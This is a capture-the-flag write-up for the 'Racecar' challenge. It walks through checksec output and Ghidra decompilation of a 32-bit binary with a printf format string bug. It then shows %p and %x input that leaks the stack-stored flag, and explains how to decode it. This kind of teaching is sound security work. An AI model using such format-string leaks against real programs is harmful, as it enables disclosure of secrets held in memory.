Racecar

15th April 2022 / Document No. DYY.102.279

Prepared By: w3th4nds

Challenge Author(s): w3th4nds

Difficulty: Very Easy

Classification: Official

Synopsis

Racecar is a very easy difficulty challenge that features format string vulnerability on 32-bit systems.

Skills Learned

- Format string bug.

Enumeration

First of all we start with `checksec`:

```
Canary                    : ✓
NX                        : ✓
PIE                       : ✓
Fortify                   : ✘
RelRO                     : Full
```

Protections


Protection	Enabled	Usage
Canary	✅	Prevents **Buffer Overflows**

Protection	Enabled	Usage
NX	✅	Disables **code execution** on stack
PIE	✅	Randomizes the **base address** of the binary
RelRO	**Full**	Makes some binary sections **read-only**

All protections are enabled. If we run `file` on the binary, we can see that it's a 32-bit binary.

```
➜  challenge file racecar
racecar: ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV),
dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux
3.2.0, BuildID[sha1]=35ad6e9ae5099d45b4bdcce9da94305bb9dbeb87, not
stripped
```

The interface of the program looks like this:



Insert your data:

Name: w3th4nds
Nickname: w3t

[+] Welcome [w3th4nds]!

[*] Your name is [w3th4nds] but everybody calls you.. [w3t]!
[*] Current coins: [69]

1. Car info
2. Car selection
> 1

Car #1 stats: 🚗

[Speed]: ████

[Acceleration]: █████

[Handling]: ████████

Car #2 stats: 🚓

[Speed]: █████████

[Acceleration]: ████████

[Handling]: ██

1. Car info
2. Car selection
> 2

Select car:
1. 🚗
2. 🚓
> 1

```
> 1


Select race:
1. Highway battle
2. Circuit
> 2

[*] Waiting for the race to finish...

[+] You won the race!! You get 100 coins!
[+] Current coins: [169]

[!] Do you have anything to say to the press after your big victory?
> %p %p %p %p %p %p
The Man, the Myth, the Legend! The grand winner of the race wants the
whole world to know this:
0x56d0e200 0x170 0x565abd85 0x2 0x3 0x26
```

A pretty straightforward challenge. It asks for a name and a nickname and then you can choose between:

- Car info
- Car Selection

The first one just prints the stats of each car. The second one, makes you choose between 2 cars. Any other option is invalid. After we select a car, we can select race type, and then, if we win, we are prompted to write something. There is a format string bug there. Taking a deeper look at the program with Ghidra.

Disassembly

Starting from `main()`:

```
void main(void)

{
  int iVar1;
  int iVar2;
  int in_GS_OFFSET;

  iVar1 = *(int *)(in_GS_OFFSET + 0x14);
  setup();
  banner();
  info();
  while (check != 0) {
    iVar2 = menu();
    if (iVar2 == 1) {
      car_info();
    }
    else {
      if (iVar2 == 2) {
        check = 0;
        car_menu();
      }
      else {
        printf("\n%s[-] Invalid choice!%s\n",&DAT_00011548,&DAT_00011538);
```

```
      }
    }
  }
  if (iVar1 != *(int *)(in_GS_OFFSET + 0x14)) {
    __stack_chk_fail_local();
  }
  return;
}
```

There are some functions :

- setup(): not interesting for the user
- banner(): prints the banner
- `info()`
- `car_info()`
- `car_menu()`

Analyzing these 3 functions:

`info()`:

```
void info(void)

{
  int iVar1;
  char *__s;
  char *__s_00;
  size_t sVar2;
  int in_GS_OFFSET;

  iVar1 = *(int *)(in_GS_OFFSET + 0x14);
  __s = (char *)malloc(32);
  __s_00 = (char *)malloc(32);
  printf("\n%sInsert your data:\n\n",&DAT_00011538);
  printf("Name: ");
  read(0,__s,0x1f);
  sVar2 = strlen(__s);
  __s[sVar2 - 1] = '\0';
  printf("Nickname: ");
  read(0,__s_00,0x1f);
  sVar2 = strlen(__s_00);
  __s_00[sVar2 - 1] = '\0';
  printf(
         "\n%s[+] Welcome [%s%s%s]!\n\n%s[*] Your name is [%s%s%s] but
everybody calls you..[%s%s%s]!"

,&DAT_00011540,&DAT_00011530,__s,&DAT_00011540,&DAT_00011538,&DAT_00011530,__s,
         &DAT_00011538,&DAT_00011530,__s_00,&DAT_00011538);
  printf("\n[*] Current coins: [%d]\n",coins);
  if (iVar1 != *(int *)(in_GS_OFFSET + 0x14)) {
    __stack_chk_fail_local();
  }
  return;
}
```

It just takes the `name` and the `nickname`. Nothing of interest, no buffer overflows or anything dangerous here.

`car_info()` just prints the stats we saw earlier.

```
void car_info(void)

{
  int iVar1;
  int in_GS_OFFSET;

  iVar1 = *(int *)(in_GS_OFFSET + 0x14);
  puts(&DAT_00011bb0);
  puts(&DAT_00011c1e);
  printf(&DAT_00011c34,&DAT_00011548,&DAT_00011530,&DAT_00011538);
  printf(&DAT_00011c5c,&DAT_00011548,&DAT_00011530,&DAT_00011538);

 printf(&DAT_00011c84,&DAT_00011548,&DAT_00011530,&DAT_00011540,&DAT_00011538);
  puts(&DAT_00011bb0);
  puts(&DAT_00011cb7);

 printf(&DAT_00011cd0,&DAT_00011548,&DAT_00011530,&DAT_00011540,&DAT_00011538);

 printf(&DAT_00011d08,&DAT_00011548,&DAT_00011530,&DAT_00011540,&DAT_00011538);
  printf(&DAT_00011d3b,&DAT_00011548,&DAT_00011538);
  puts(&DAT_00011bb0);
  if (iVar1 != *(int *)(in_GS_OFFSET + 0x14)) {
    __stack_chk_fail_local();
  }
  return;
}
```

`car_menu()`:

```
void car_menu(void)

{
  int iVar1;
  int iVar2;
  uint __seed;
  int iVar3;
  size_t sVar4;
  char *__format;
  FILE *__stream;
  int in_GS_OFFSET;
  undefined *puVar5;
  undefined4 uVar6;
  undefined4 uVar7;
  uint local_54;
  char local_3c [44];
  int local_10;

  local_10 = *(int *)(in_GS_OFFSET + 0x14);
  uVar6 = 0xffffffff;
  uVar7 = 0xffffffff;
```

```
  do {
    printf(&DAT_00011948);
    iVar1 = read_int(uVar6,uVar7);
    if ((iVar1 != 2) && (iVar1 != 1)) {
      printf("\n%s[-] Invalid choice!%s\n",&DAT_00011548,&DAT_00011538);
    }
  } while ((iVar1 != 2) && (iVar1 != 1));
  iVar2 = race_type();
  __seed = time((time_t *)0x0);
  srand(__seed);
  if (((iVar1 == 1) && (iVar2 == 2)) || ((iVar1 == 2 && (iVar2 == 2)))) {
    iVar2 = rand();
    iVar2 = iVar2 % 10;
    iVar3 = rand();
    iVar3 = iVar3 % 100;
  }
  else {
    if (((iVar1 == 1) && (iVar2 == 1)) || ((iVar1 == 2 && (iVar2 == 1)))) {
      iVar2 = rand();
      iVar2 = iVar2 % 100;
      iVar3 = rand();
      iVar3 = iVar3 % 10;
    }
    else {
      iVar2 = rand();
      iVar2 = iVar2 % 100;
      iVar3 = rand();
      iVar3 = iVar3 % 100;
    }
  }
  local_54 = 0;
  while( true ) {
    sVar4 = strlen("\n[*] Waiting for the race to finish...");
    if (sVar4 <= local_54) break;
    putchar((int)"\n[*] Waiting for the race to finish..."[local_54]);
    if ("\n[*] Waiting for the race to finish..."[local_54] == '.') {
      sleep(0);
    }
    local_54 = local_54 + 1;
  }
  if (((iVar1 == 1) && (iVar2 < iVar3)) || ((iVar1 == 2 && (iVar3 < iVar2)))) {
    printf("%s\n\n[+] You won the race!! You get 100 coins!\n",&DAT_00011540);
    coins = coins + 100;
    puVar5 = &DAT_00011538;
    printf("[+] Current coins: [%d]%s\n",coins,&DAT_00011538);
    printf("\n[!] Do you have anything to say to the press after your big
victory?\n> %s",
           &DAT_000119de);
    __format = (char *)malloc(0x171);
    __stream = fopen("flag.txt","r");
    if (__stream == (FILE *)0x0) {
      printf("%s[-] Could not open flag.txt. Please contact the
creator.\n",&DAT_00011548,puVar5);
                    /* WARNING: Subroutine does not return */
      exit(0x69);
    }
```

```
    fgets(local_3c,0x2c,__stream);
    read(0,__format,0x170);
    puts(
        "\n\x1b[3mThe Man, the Myth, the Legend! The grand winner of the race
wants the whole worldto know this: \x1b[0m"
        );
    printf(__format);
  }
  else {
    if (((iVar1 == 1) && (iVar3 < iVar2)) || ((iVar1 == 2 && (iVar2 < iVar3))))
{
      printf("%s\n\n[-] You lost the race and all your
coins!\n",&DAT_00011548);
      coins = 0;
      printf("[+] Current coins: [%d]%s\n",0,&DAT_00011538);
    }
  }
  if (local_10 != *(int *)(in_GS_OFFSET + 0x14)) {
    __stack_chk_fail_local();
  }
  return;
}
```

This function reads the flag and stores it right onto the stack.

```
 char local_3c [44];
 .
 .
__stream = fopen("flag.txt","r");
    if (__stream == (FILE *)0x0) {
      printf("%s[-] Could not open flag.txt. Please contact the
creator.\n",&DAT_00011548,puVar5);
                    /* WARNING: Subroutine does not return */
      exit(0x69);
    }
    fgets(local_3c,0x2c,__stream);
```

Working on a 32-bit binary and having an `FSB`, means we can leak the flag. Before we start our exploit, we must take into consideration some things first. First of all, the leaks are in little-endian. After that, we know that the flag format is `HTB{` so, we should search for this string hex-encoded at our leak. (`HTB{ -> 4854427b` so we search for the reversed one -> `7b425448`)

```
] Do you have anything to say to the press after your big victory?
> %x %x %x %x %x %x %x %x %x %x %x %x %x

The Man, the Myth, the Legend! The grand winner of the race wants the
whole world to know this:
578751c0 170 5656ddfa 61 1 26 2 1 5656e96c 578751c0 57875340 7b425448
5f796877
```

Luckily, we have a part of the flag leaked. Another thing to have in mind is that the flag is 44 bytes long. That means after we find the beginning of the flag, the full flag is 88 bytes more. The automated script leaks the flag, decodes it, reverses it and prints it to the stdout.